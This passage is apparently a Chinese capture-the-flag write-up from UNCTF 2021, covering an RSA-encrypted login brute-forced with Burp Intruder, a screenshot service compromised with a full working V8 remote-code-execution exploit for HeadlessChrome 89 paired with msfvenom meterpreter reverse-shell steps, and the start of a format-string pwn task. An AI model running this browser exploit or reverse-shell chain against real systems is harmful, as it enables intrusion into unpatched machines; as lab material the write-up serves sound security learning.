Referer: http://3912c627-3442-4dd5-9aff-b2ad699f4a70.node1.hackingfor.fun/login.php
Cookie: __yjs_duid=1_23fbc736fa72b7d6d2d203782fe062fb1636727652765; PHPSESSID=1de75ba542a3e5cb49f5273654af7882

data=
TUunt3eEDV70DNJSUBN8xw4njNu8/lVx6y/pQl9M6fRfmnzf1sveLf+720fQ/sAHZZbjHZHHgyk3ntSjVIMk0uC/CC0x8uV1IpesaRIs2gWNYhPks1GYdjfC7XvwadyxMMIMC4BN2R/kWVNjzQeF2WfE6DjkH77mvAs0C0zva0=
```

F12查看到encrypto.js，发现使用了jsjiami.com对js进行加密混淆

进入该网站，对一个简单的js进行加密，发现结果的前两段都是多个循环的垃圾代码，关键内容在后面

尝试直接下断点调试，得到加密方法为RSA及公钥




```
}
return _0x11aed0;

_0x28ad('0', 'CG#&'))[_0x28ad('1', 'e%qw')](function() {
    var _0x326c0f = {  _0x326c0f = {foePj: "-----BEGIN PUBLIC KEY-----↵MIGfMA0GCSqGSIb3DQEBAQU…KJVXPMuQVgrw/SxkBQIDAQAB↵-----END PUBLIC KEY-----", DTeqY: ƒ, IeKGb: ƒ, iaWKq…
        'DTeqY': function(_0x1553aa, _0x4bb167) {
            return _0x1553aa == _0x4bb167;
        },
        'IeKGb': function(_0x2ec083, _0x47b18b, _0x120b6a) {
            return _0x2ec083(_0x47b18b, _0x120b6a);
        },
        'foePj': _0x28ad('2', 'hF%('),
        'iaWKq': function(_0x1c6939, _0x219dc9) {
            return _0x1c6939 + _0x219dc9;
        },
        'PUpKG': function(_0x213ed6, _0xe318d3) {
            return _0x213ed6 + _0xe318d3;
        },
        'JNTjF': _0x28ad('3', '(Z*Y'),
        'OSnwF': function(_0xd115dc, _0x2bfff6) {
            return _0xd115dc(_0x2bfff6);
        },
        'bZMhU': _0x28ad('4', '&(SE'),
        'otSyR': function(_0x486713, _0x17d2bc) {
            return _0x486713 + _0x17d2bc;
        }
    };
    var _0x5182d1 = new JSEncrypt();  _0x5182d1 = t {default_key_size: 1024, default_public_exponent: "010001", log: false, key: e}
    let _0x20b0a1 = _0x326c0f[_0x28ad('5', 'Dnht')];  _0x20b0a1 = "-----BEGIN PUBLIC KEY-----↵MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQD6US5bbJ7JrsKYeSa8goPJQBgU↵WXdNyUxtPfcwuCrsYEcWN
    _0x5182d1[_0x28ad('6', 'YacD')](_0x20b0a1);  _0x5182d1 = t {default_key_size: 1024, default_public_exponent: "010001", log: false, key: e}
    var _0x4833f6 = _0x5182d1['encrypt'](_0x326c0f[_0x28ad('7', '%pV0')](_0x326c0f[_0x28ad('8', 'Y$&5')]($(_0x326c0f[_0x28ad('9', '%pV0')])['val'](), '|-|'), _0x326c0f[_
    $[_0x28ad('d', 'i%UE')]({
        'url': _0x28ad('e', '84^)'),
        'type': _0x326c0f[_0x28ad('f', 's#CB')],
        'data': _0x326c0f[_0x28ad('10', '*]bx')]('data=', _0x4833f6),
        'success': function(_0x1626c4) {
```

-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQD6US5bbJ7JrsKYeSa8goPJQBgU WXdNyUxtPfcwuCrsYEcWNdnk1fpIdSfUvrku39fYl+h1ciyanp5H79uSzuqsUrPE Hzb2y+GTqdmNzZ53JPcxrFIYMv3NX0EOk3qMzgcSV/qXcAc+fWxLSTV5OVeWV8Lr KJVXPMuQVgrw/SxkBQIDAQAB

-----END PUBLIC KEY-----


t {default_key_size: 1024, default_public_exponent: “010001”, log: false, key: null}



```
'foePj': _0x28ad('2', 'hF%('),
'iaWKq': function(_0x1c6939, _0x219dc9) {  _0x1c6939 = "admin|-|", _0x219dc9 = "123456"
    return _0x1c6939 + _0x219dc9;
```

会拼接为用户名|-|密码

使用bp爆破，使用BurpCrypto扩展，由于参数是默认的，无需进行特殊设置。



RSA Setting

RSA Public Key Format: X509


X509 Key(Base64): NyUxtPfcwuCrsYEcWNdnk1fpldSfUvrku39fYl+h1ciyanp5H79uSzuqsUrPE Hzb2y+GTqdmNzZ53JPcxrFIYMv3NX0EOk3qMzgcSV/qXcAc+fWxLSTV5OVeWV8Lr KJVXPMuQVgrw/SxkBQIDAQAB

Output Format: Base64

Please give this processor a special name: RSA

设置有效负载位置为data，根据提示用户名为admin，密码为纯数字，设置Intruder的Payloads

设置有效载荷集为数值，由于不知道具体位数，保险起见数字范围从1位数开始，设置有效负载处理，添加前缀admin|-|，调用Burp扩展



有效负载集： 1　　有效载荷数量： 不明

有效载荷类型： 数值　　请求数量： 不明

有效载荷选项[数字]

This payload type generates numeric payloads within a given range and in a specified format.

数字范围

类型： [✓ 连番] 随机

From:	0
To:	9999999999
增量：	1
编号：	

数字格式

基地： [✓ Decimal] 十六进制

整数部分的最小位数：	
整数部分的最大位数：	
少数民族最小位数：	
少数最大数字：	0

例

1


987654321

有效负载处理

You can define rules to perform various processing tasks on each payload before it is used.

效用	规则
✓	Add Prefix: admin|-|
✓	Invoke Burp extension: BurpCrypto - RSA E...

开始攻击，稍等片刻，在长度最短的响应中得到flag，同时也得到密码为5162



请求	有效载荷	状态	错误	超时	长度	评论
5163	jqujJ3o6gikgFR9U5xRmxd...	200	☐	☐	368	
5164	ke0g59SLDyTbAZPeqd0a...	200	☐	☐	370	
5165	LQG9bGellgSTiKCOQYwL...	200	☐	☐	370	
5166	Pc5Pmp08pNn1E/bpYM6...	200	☐	☐	370	
5167	8WoLPdeLar5RnN/XMdw...	200	☐	☐	370	
5168	C2hT3UQqA5zURwqLJnQ...	200	☐	☐	370	
5169	9Ut9WOQrl2/M9xbNifF7aj...	200	☐	☐	370	
5170	4yG+RkmB5NpcxQrMQd...	200	☐	☐	370	
5173	0lMcO1k6iHeDUINgNSka...	200	☐	☐	370	
5172	4YOO8EHUmaSPXbqsXk...	200	☐	☐	370	
5174	goSmviHXYg5h8tWXal 8Ur...	200	☐	☐	370	

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 06 Dec 2021 12:56:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 69

Niu B, here is your flag: UNCTF{ff337925-fe87-4b7e-b427-1430c95d2ef1}
```


网页照相馆

功能是获取网页的截图，根据提示“注意User-Agent”，猜测里面也是个浏览器

使用自己的服务器，加入获取User-Agent的代码

```
<script>document.write(navigator.userAgent)</script>
```

让照相机访问该网页，成功获取


物品价格： 价格面议

整理时间： 2021/12/1

联系电话：

信息简介： Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/89.0.4389.114 Safari/537.36

相关物品：
- 0元送iPhone13
- 0元送iPhone13
- 0元送iPhone13
- iPhone13五折转让

本站声明： 1、在这里，您可以刊登想发布的各种买卖信息。同时请您对您的言行负责，遵守中华人民共和国有关法律、法规；尊重网上道德并遵守诚实信用原则；禁止利用本栏目进行危害国家和恶意攻击他人的行为；本栏目保留删除违规留言权利；本栏目中的言论若违反规定而受到法律追究者，责任自负。
2、在本站阅读和发布所有的信息都是免费的，网友购买二手物品时，一定要仔细测试，以免上当受骗。

注意浏览器版本为HeadlessChrome/89.0.4389.114，系统为Linux x86_64

搜索得知该版本及以下存在远程代码执行漏洞，使用现成的exp：

```
<script>
    function gc() {
        for (var i = 0; i < 0x80000; ++i) {
            var a = new ArrayBuffer();
        }
    }
    let shellcode = [在此填入msfvenom生成的内容];
    var wasmCode = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 133, 128, 128, 128, 0, 1, 96, 0, 1, 127, 3, 130, 128, 128, 128, 0, 1, 0, 4, 132, 128, 128, 128, 0, 1, 112, 0, 0, 5, 131, 128, 128, 128, 0, 1, 0, 1, 6, 129, 128, 128, 128, 0, 0, 7, 145, 128, 128, 128, 0, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 4, 109, 97, 105, 110, 0, 0, 10, 138, 128, 128, 128, 0, 1, 132, 128, 128, 128, 0, 0, 65, 42, 11]);
    var wasmModule = new WebAssembly.Module(wasmCode);
    var wasmInstance = new WebAssembly.Instance(wasmModule);
    var main = wasmInstance.exports.main;
    var bf = new ArrayBuffer(8);
    var bfView = new DataView(bf);
    function fLow(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(0, true));
    }
    function fHi(f) {
        bfView.setFloat64(0, f, true);
        return (bfView.getUint32(4, true))
    }
    function i2f(low, hi) {
        bfView.setUint32(0, low, true);
        bfView.setUint32(4, hi, true);
        return bfView.getFloat64(0, true);
    }
    function f2big(f) {
        bfView.setFloat64(0, f, true);
        return bfView.getBigUint64(0, true);
    }
    function big2f(b) {
        bfView.setBigUint64(0, b, true);
        return bfView.getFloat64(0, true);
    }
    class LeakArrayBuffer extends ArrayBuffer {
        constructor(size) {
            super(size);
            this.slot = 0xb33f;
        }
    }
    function foo(a) {
        let x = -1;
        if (a) x = 0xFFFFFFFF;
        var arr = new Array(Math.sign(0 - Math.max(0, x, -1)));
        arr.shift();
        let local_arr = Array(2);
        local_arr[0] = 5.1;//4014666666666666
        let buff = new LeakArrayBuffer(0x1000);//byteLength idx=8
        arr[0] = 0x1122;
        return [arr, local_arr, buff];
    }
    for (var i = 0; i < 0x10000; ++i)
        foo(false);
    gc(); gc();
    [corrput_arr, rwarr, corrupt_buff] = foo(true);
    corrput_arr[12] = 0x22444;
    delete corrput_arr;
    function setbackingStore(hi, low) {
        rwarr[4] = i2f(fLow(rwarr[4]), hi);
        rwarr[5] = i2f(low, fHi(rwarr[5]));
    }
    function leakObjLow(o) {
        corrupt_buff.slot = o;
        return (fLow(rwarr[9]) - 1);
    }
    let corrupt_view = new DataView(corrupt_buff);
    let corrupt_buffer_ptr_low = leakObjLow(corrupt_buff);
    let idx0Addr = corrupt_buffer_ptr_low - 0x10;
    let baseAddr = (corrupt_buffer_ptr_low & 0xffff0000) - ((corrupt_buffer_ptr_low & 0xffff0000) % 0x40000) + 0x40000;
    let delta = baseAddr + 0x1c - idx0Addr;
    if ((delta % 8) == 0) {
        let baseIdx = delta / 8;
        this.base = fLow(rwarr[baseIdx]);
    } else {
        let baseIdx = ((delta - (delta % 8)) / 8);
        this.base = fHi(rwarr[baseIdx]);
    }
    let wasmInsAddr = leakObjLow(wasmInstance);
    setbackingStore(wasmInsAddr, this.base);
    let code_entry = corrupt_view.getFloat64(13 * 8, true);
    setbackingStore(fLow(code_entry), fHi(code_entry));
    for (let i = 0; i < shellcode.length; i++) {
        corrupt_view.setUint8(i, shellcode[i]);
    }
    main();
</script>
```

使用时只需使用msfvenom根据实际情况生成shellcode即可。


msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=IP地址 lport=端口 -f csharp

使用msfconsole开启监听模块multi/handler

use exploit/multi/handler，set payload linux/x64/meterpreter/reverse_tcp，设置相关参数

让照相机访问含有恶意代码的网页，稍等片刻，成功反连shell

查看文件，获得flag




```
100644/rw-r--r--  44    fil   2021-12-06 20:56:17 +0800  f1111aaaaa4444444g
40755/rwxr-xr-x   4096  dir   2021-11-29 10:23:45 +0800  home
40755/rwxr-xr-x   4096  dir   2021-11-29 11:44:24 +0800  lib
40755/rwxr-xr-x   4096  dir   2021-03-19 02:53:22 +0800  lib32
40755/rwxr-xr-x   4096  dir   2021-11-29 11:44:06 +0800  lib64
40755/rwxr-xr-x   4096  dir   2021-03-19 02:53:21 +0800  libx32
40755/rwxr-xr-x   4096  dir   2021-03-19 02:53:22 +0800  media
40755/rwxr-xr-x   4096  dir   2021-03-19 02:53:21 +0800  mnt
40755/rwxr-xr-x   4096  dir   2021-12-06 21:15:57 +0800  opt
40555/r-xr-xr-x   0     dir   2021-12-06 20:56:17 +0800  proc
40700/rwx------   4096  dir   2021-12-06 21:15:57 +0800  root
40755/rwxr-xr-x   4096  dir   2021-11-29 11:44:06 +0800  run
40755/rwxr-xr-x   4096  dir   2021-11-29 11:44:06 +0800  sbin
40755/rwxr-xr-x   4096  dir   2021-03-19 02:53:22 +0800  srv
40555/r-xr-xr-x   0     dir   2021-03-25 21:19:18 +0800  sys
41777/rwxrwxrwx   4096  dir   2021-12-06 21:15:57 +0800  tmp
40755/rwxr-xr-x   4096  dir   2021-11-29 11:44:37 +0800  usr
40755/rwxr-xr-x   4096  dir   2021-12-06 21:15:57 +0800  var

meterpreter > cat /f1111aaaaa4444444g
UNCTF{3e2b1167-0fc5-48bf-a2ab-cf59c961a062}
```

Pwn


nc连接，发现有提示“format string”

IDA打开，发现后门函数，可直接执行cat flag




```c
int backdoor()
{
  return system("cat flag;");
}
```

查看main，在leak()中存在可利用的漏洞



